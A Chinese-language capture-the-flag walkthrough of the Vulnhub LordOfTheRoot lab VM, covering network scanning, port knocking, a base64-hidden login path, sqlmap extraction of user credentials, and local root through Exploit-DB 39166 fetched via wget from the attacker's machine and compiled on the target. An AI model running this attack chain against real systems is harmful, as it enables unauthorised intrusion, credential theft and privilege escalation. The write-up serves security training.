

Vulnhub-LordOftheRoot

一、IP探测

```
1 | arp-scan -l
```

```
(root@kali)-[~]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e0:4e:6f, IPv4: 172.20.10.3
Starting arp-scan 1.9.8 with 16 hosts (https://github.com/royhills/arp-scan)
172.20.10.2    00:0c:29:fc:1f:55    VMware, Inc.
172.20.10.1    fe:66:cf:14:7f:64    (Unknown: locally administered)
172.20.10.12   b2:a2:34:ab:0c:96    (Unknown: locally administered)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.8: 16 hosts scanned in 1.461 seconds (10.95 hosts/sec). 3 responded
```

确定172.20.10.2为靶机IP。

二、端口扫描

```
1 | nmap -sV -T4 -p- -A 172.20.10.2
```

```
(root@kali)-[~]
# nmap -sV -T4 -p- -A 172.20.10.2
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-18 17:54 CST
Nmap scan report for severnaya-station.com (172.20.10.2)
Host is up (0.00048s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 3c3de38e35f9da7420efaa494a1deddd (DSA)
| 2048 85946c87c9a8350f2cddbcb13f2a50c1 (RSA)
| 256  f3cdaa1d05f21e8c618725b6f4344537 (ECDSA)
|_ 256 34ec16dda7cf2a8645ec65ea05438921 (ED25519)
MAC Address: 00:0C:29:FC:1F:55 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.48 ms  severnaya-station.com (172.20.10.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.10 seconds
```

只开放了一个22端口，ssh登录功能，但是下面给出了四个密钥。

不知道是干什么的。。。

三、端口分析

尝试通过ssh连接一下22端口，毕竟只有这一个端口。

```
1 | ssh 172.20.10.2
```

```
(root@kali)-[~]
# ssh root@172.20.10.2
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!    @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ECDSA key sent by the remote host is
SHA256:XzDLUMxo8ifHi4SciYJYj702X3PfFwaXyK0S07b6xd8.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /root/.ssh/known_hosts:1
  remove with:
    ssh-keygen -f "/root/.ssh/known_hosts" -R "172.20.10.2"
Host key for 172.20.10.2 has changed and you have requested strict checking.
Host key verification failed.
```

报错了，上网找一下资料。(csdn)

问题原因

WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!

翻译过来就是

警告：远程主机标识已更改！

此报错是由于远程的主机的公钥发生了变化导致的。

ssh服务是通过公钥和私钥来进行连接的，它会把每个曾经访问过计算机或服务器的公钥（public key），记录在~/.ssh/known_hosts 中，当下次访问曾经访问过的计算机或服务器时，ssh就会核对公钥，如果和上次记录的不同，OpenSSH会发出警告。

解决方法

删除对应ip的在known_hosts相关信息

```
vim /root/.ssh/known_hosts
```


版权声明：本文为CSDN博主「漠效」的原创文章，遵循CC 4.0 BY-SA版权协议，转载请附上原文出处链接及本声明。

原文链接: https://blog.csdn.net/GX_111real/article/details/82153160

按照上述所说删掉known_hosts的内容。

再次ssh连接。

```
(root@kali)-[~]
# ssh 172.20.10.2
The authenticity of host '172.20.10.2 (172.20.10.2)' can't be established.
ED25519 key fingerprint is SHA256:Rz24fg01xp2jMdwk9c44ijnZAz1uaUlvRX7QU+ERtI.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.10.2' (ED25519) to the list of known hosts.
```



```
Easy as 1.2.3
```

端口碰撞

这里有一个知识点，中间这几个词隐隐约约可以看出来一个Knock，下面有Easy as 1, 2, 3。这个是端口碰撞。

端口上的防火墙通过产生一组预先指定关闭的端口进行连接尝试，一旦接收到正确的连接尝试序列，防火墙规则就会动态修改，以允许发送连接尝试的主机通过特定端口进行连接。

使用ping命令冲撞三次试试1,2,3。

```
1 apt install knockd
2 knock 172.20.10.2 1 2 3 -v
```

```
(root@kali) - [~]
# knock 172.20.10.2 1 2 3 -v
hitting tcp 172.20.10.2:1
hitting tcp 172.20.10.2:2
hitting tcp 172.20.10.2:3
```

然后再次用nmap进行扫描。

```
1 nmap -sV -T4 -p- -A 172.20.10.2
```

此时出现了一个新的端口

```
(root@kali) - [~]
# nmap -sV -T4 -p- -A 172.20.10.2
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-18 18:21 CST
Nmap scan report for severnaya-station.com (172.20.10.2)
Host is up (0.00041s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3c3da38e35f9da7420efaa494a1deddd (DSA)
|   2048 85946c87c9a8350f2cdabbb13f2a50c1 (RSA)
|   256  f3cdaa1d05f21e8c618725b6f4344537 (ECDSA)
|_  256  34ec16dda7cf2a8645ec65ea05438921 (ED25519)
1337/tcp  open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.7 (Ubuntu)
MAC Address: 00:0C:29:FC:1F:55 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

访问一下




dirb扫一下

```
1 | dirb http://172.20.10.2:1337
```

```
---- Scanning URL: http://172.20.10.2:1337/ ----  
==> DIRECTORY: http://172.20.10.2:1337/images/  
+ http://172.20.10.2:1337/index.html (CODE:200|SIZE:64)  
+ http://172.20.10.2:1337/server-status (CODE:403|SIZE:293)
```

什么也没有，尝试访问<http://172.20.10.2:1337/robots.txt>，结果成功了，不知道为什么dirb没有扫出来。



f12看到一条注释内容

1 | THprM09ETTBOVE14TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh

base64解密一下

THprM09ETTBOVE14TUM5cGJtUmx1QzV3YUhBPSBDbG9zZXIh

编码

base64



字符



Lzk30DMONTIxMC9pbmRleC5waHA= Closer!

二次解码


Lzk30DMONTIxMC9pbmRleC5waHA= Closer!

编码

base64

/978345210/index.php

得到一个路径，访问一下。



Welcome to the Gates of Mor

User :

Password :

Login

是一个登录框，猜测有sql注入。

用sqlmap跑一下

```
1 | sqlmap -o -u "http://172.20.10.2:1337/978345210/index.php" --forms --dbs
```

- o: 开启所有优化
- u: 指定目标URL
- forms: 自动判断注入
- dbs: 枚举DBMS所有的数据库名称

得到数据库名称是Webapp。

```
1 sqlmap -o -u "http://172.20.10.2:1337/978345210/index.php" --forms -D webapp --tables
```


- D: 指定数据库
- tables: 列出该数据库所有的表

```
1 sqlmap -o -u "http://172.20.10.2:1337/978345210/index.php" --forms -D webapp -T Users --columns
```

- T: 指定表
- columns: 列出该表的所有表项


```
1 sqlmap -o -u "http://172.20.10.2:1337/978345210/index.php" --forms -D webapp -T Users -C id,username,password --dump
```

- C: 指定列
- dump: 转储DBMS的数据库中的表项



id	username	password
1	frodo	iwilltakethering
2	smeagol	MyPreciousR00t
3	aragorn	AndMySword
4	legolas	AndMyBow
5	gimli	AndMyAxe

四、提权



看到用户名是smeagol，通过sqlmap的结果得到对应的密码是MyPreciousR00t。

ssh连接

```
1 | ssh smeagol@172.20.10.2
```




得到编号39166。

漏洞利用

kali机器

通过msf。

```
1 | msfconsole
```

打开msf。

```
1 | search 39166
```

拷贝到根目录。

```
1 | cp /usr/share/exploitdb/exploits/linux/local/39166.c .
```

开启http服务

```
1 | cd .
2 | python -m SimpleHTTPServer 5555
```

ssh连接靶机

```
1 | wget 172.20.10.3:5555/39166.c
```

(此处IP为kali机器的IP)

靶机操作

```
1 gcc 39166.c -o exp
2 ./exp
3 通过whoami查看权限为root
```

```
smeagol@LordOfTheRoot:~$ gcc 39166.c -o exp
smeagol@LordOfTheRoot:~$ ./exp
root@LordOfTheRoot:~# id
uid=0(root) gid=1000(smeagol) groups=0(root),1000(smeagol)
root@LordOfTheRoot:~# whoami
root
```